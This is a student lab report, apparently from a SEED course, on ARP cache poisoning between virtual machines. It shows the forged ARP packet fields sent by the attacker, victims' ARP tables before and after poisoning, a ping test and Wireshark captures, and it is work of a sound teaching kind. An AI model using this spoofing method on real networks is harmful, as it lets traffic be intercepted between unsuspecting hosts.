[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

The desktop interface includes a dock with icons for Home, Dash, Applications, and Settings, a search bar, and a system tray at the bottom.

## ARP table in ubuntu2


A screenshot of the Ubuntu 2 desktop environment. The window title is "ubuntu2 [Running] - Oracle VM VirtualBox". The terminal window shows the command "arp" being run, displaying the ARP table:

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address      Hwtype  HWaddress          Flags Mask     Iface
10.0.2.8      ether    (incomplete)      C        enp0s3
10.0.2.3      ether    08:00:27:ce:53:6d  C        enp0s3
10.0.2.1      ether    52:54:00:12:35:00  C        enp0s3
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

The desktop interface includes a dock with icons for Home, Dash, Applications, and Settings, a search bar, and a system tray at the bottom.

## After attack

### attacker




```
attacker [Running] - Oracle VM VirtualBox
Terminal
###[ Ethernet ]###
dst      = 08:00:27:16:1d:52
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
htype    = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.8
hwdst   = 08:00:27:16:1d:52
pdst    = 10.0.2.9

###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
htype    = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst   = 08:00:27:ab:41:94
pdst    = 10.0.2.8

.
Sent 1 packets.


.
Sent 1 packets.
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

### ubuntu1




```
ubuntu1 [Running] - Oracle VM VirtualBox
Terminal
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  HWaddress            Flags Mask        Iface
10.0.2.1         ether    52:54:00:12:35:00  C          enp0s3
10.0.2.3         ether    08:00:27:ce:53:6d  C          enp0s3
10.0.2.9         ether    (incomplete)          enp0s3
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  HWaddress            Flags Mask        Iface
10.0.2.1         ether    52:54:00:12:35:00  C          enp0s3
10.0.2.3         ether    08:00:27:ce:53:6d  C          enp0s3
10.0.2.9         ether    08:00:27:7a:0e:fb  C          enp0s3
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```


## wire shark observation in ubuntu1



## ubuntu2



## wire shark observation in ubuntu2



In this step the arp cache poisoning is done and it is observed in the wireshark

### Step 2 (Testing) ubuntu1 arp

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address      HWtype  HWaddress          Flags Mask   Iface
10.0.2.1     ether    52:54:00:12:35:00  C       enp0s3
10.0.2.3     ether    08:00:27:ce:53:6d  C       enp0s3
10.0.2.9     ether    08:00:27:16:1d:52  C       enp0s3
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

The screenshot shows a terminal window on an Ubuntu 1 system displaying the output of the 'arp' command. It lists three entries in the ARP cache. The top entry for 10.0.2.1 has a hardware type of ether, address 52:54:00:12:35:00, flags C, and interface enp0s3. The bottom entry for 10.0.2.9 has a hardware type of ether, address 08:00:27:16:1d:52, flags C, and interface enp0s3. The bottom status bar shows the time is 11:35 AM on 10/11/2021.

## Ping Ubuntu 2 from Ubuntu 1

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=0 ttl=64 time=3.70 ms
64 bytes from 10.0.2.9: icmp_seq=11 ttl=64 time=3.66 ms
64 bytes from 10.0.2.9: icmp_seq=12 ttl=64 time=0.925 ms
64 bytes from 10.0.2.9: icmp_seq=13 ttl=64 time=0.646 ms
64 bytes from 10.0.2.9: icmp_seq=14 ttl=64 time=3.73 ms
64 bytes from 10.0.2.9: icmp_seq=15 ttl=64 time=0.659 ms
64 bytes from 10.0.2.9: icmp_seq=16 ttl=64 time=1.02 ms
64 bytes from 10.0.2.9: icmp_seq=17 ttl=64 time=0.798 ms
64 bytes from 10.0.2.9: icmp_seq=18 ttl=64 time=1.17 ms
64 bytes from 10.0.2.9: icmp_seq=19 ttl=64 time=2.01 ms
64 bytes from 10.0.2.9: icmp_seq=20 ttl=64 time=0.915 ms
64 bytes from 10.0.2.9: icmp_seq=21 ttl=64 time=2.74 ms
64 bytes from 10.0.2.9: icmp_seq=22 ttl=64 time=0.715 ms
64 bytes from 10.0.2.9: icmp_seq=23 ttl=64 time=1.64 ms
64 bytes from 10.0.2.9: icmp_seq=24 ttl=64 time=0.805 ms
64 bytes from 10.0.2.9: icmp_seq=25 ttl=64 time=2.01 ms
64 bytes from 10.0.2.9: icmp_seq=26 ttl=64 time=8.32 ms
64 bytes from 10.0.2.9: icmp_seq=27 ttl=64 time=1.15 ms
64 bytes from 10.0.2.9: icmp_seq=28 ttl=64 time=0.894 ms
64 bytes from 10.0.2.9: icmp_seq=29 ttl=64 time=0.778 ms
^Z
[1]+ Stopped ping 10.0.2.9
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## wire shark observation in ubuntu1

Capturing from any

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-11 02:00:34.9727113...	10.0.2.8	10.0.2.3	DHCP	344	DHCP Request - Transaction ID 0x1fea133e
2	2021-10-11 02:00:35.0229618...	10.0.2.3	10.0.2.8	DHCP	592	DHCP ACK - Transaction ID 0x1fea133e
3	2021-10-11 02:00:37.8064961...	:1	:1	UDP	64	35955 -- 36663 Len=0
4	2021-10-11 02:00:40.1534556...	PcsCompu_ab:41:94		ARP	44	Who has 10.0.2.3? Tell 10.0.2.8
5	2021-10-11 02:00:40.1537963...	PcsCompu_ce:53:6d		ARP	62	10.0.2.3 is at 08:00:27:ce:53:6d
6	2021-10-11 02:00:41.3957542...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=1/256, ttl...
7	2021-10-11 02:00:42.4256814...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=2/512, ttl...
8	2021-10-11 02:00:43.4496193...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=3/768, ttl...
9	2021-10-11 02:00:44.4735729...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=4/1024, tt...
10	2021-10-11 02:00:45.4982040...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=5/1280, tt...
11	2021-10-11 02:00:46.5218502...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=6/1536, tt...
12	2021-10-11 02:00:46.5533781...	PcsCompu_ab:41:94		ARP	44	Who has 10.0.2.9? Tell 10.0.2.8
13	2021-10-11 02:00:47.5453745...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=7/1792, tt...
14	2021-10-11 02:00:47.5775976...	PcsCompu_ab:41:94		ARP	44	Who has 10.0.2.9? Tell 10.0.2.8
15	2021-10-11 02:00:48.5695175...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=8/2048, tt...
16	2021-10-11 02:00:48.6013640...	PcsCompu_ab:41:94		ARP	44	Who has 10.0.2.9? Tell 10.0.2.8
17	2021-10-11 02:00:49.5940146...	10.0.2.8	10.0.2.9	ICMP	100	Echo (ping) request id=0xbcdc, seq=9/2304, tt...
18	2021-10-11 02:00:50.6175674...	PcsCompu_ab:41:94		ARP	44	Who has 10.0.2.9? Tell 10.0.2.8

Frame 6: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0

► Linux cooked capture

► Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.9

► Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0xafe1 [correct]

[Checksum Status: Good]

Identifier (BE): 3036 (0x0bdc)

Identifier (LE): 56331 (0xdcb0)

Sequence number (BE): 1 (0x0001)

Sequence number (LE): 256 (0x0100)

► [No response seen]


Timestamp from icmp data: Oct 11, 2021 02:00:41.395742000 EDT

[Timestamp from icmp data (relative): 0.000012281 seconds]

► Data (48 bytes)

Packets: 71 - Displayed: 71 (100.0%) Profile: Default

## wire shark observation in ubuntu2



We observe no response is obtained in the wireshark

### Step 3 (Turn on IP forwarding)

#### Attacker code


```
attacker [Running] - Oracle VM VirtualBox
Terminal
###[ Ethernet ]###
dst      = 08:00:27:16:1d:52
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.8
hwdst   = 08:00:27:16:1d:52
pdst    = 10.0.2.9

###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst   = 08:00:27:ab:41:94
pdst    = 10.0.2.8

.
Sent 1 packets.


.
Sent 1 packets.
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## Attacker ip forward



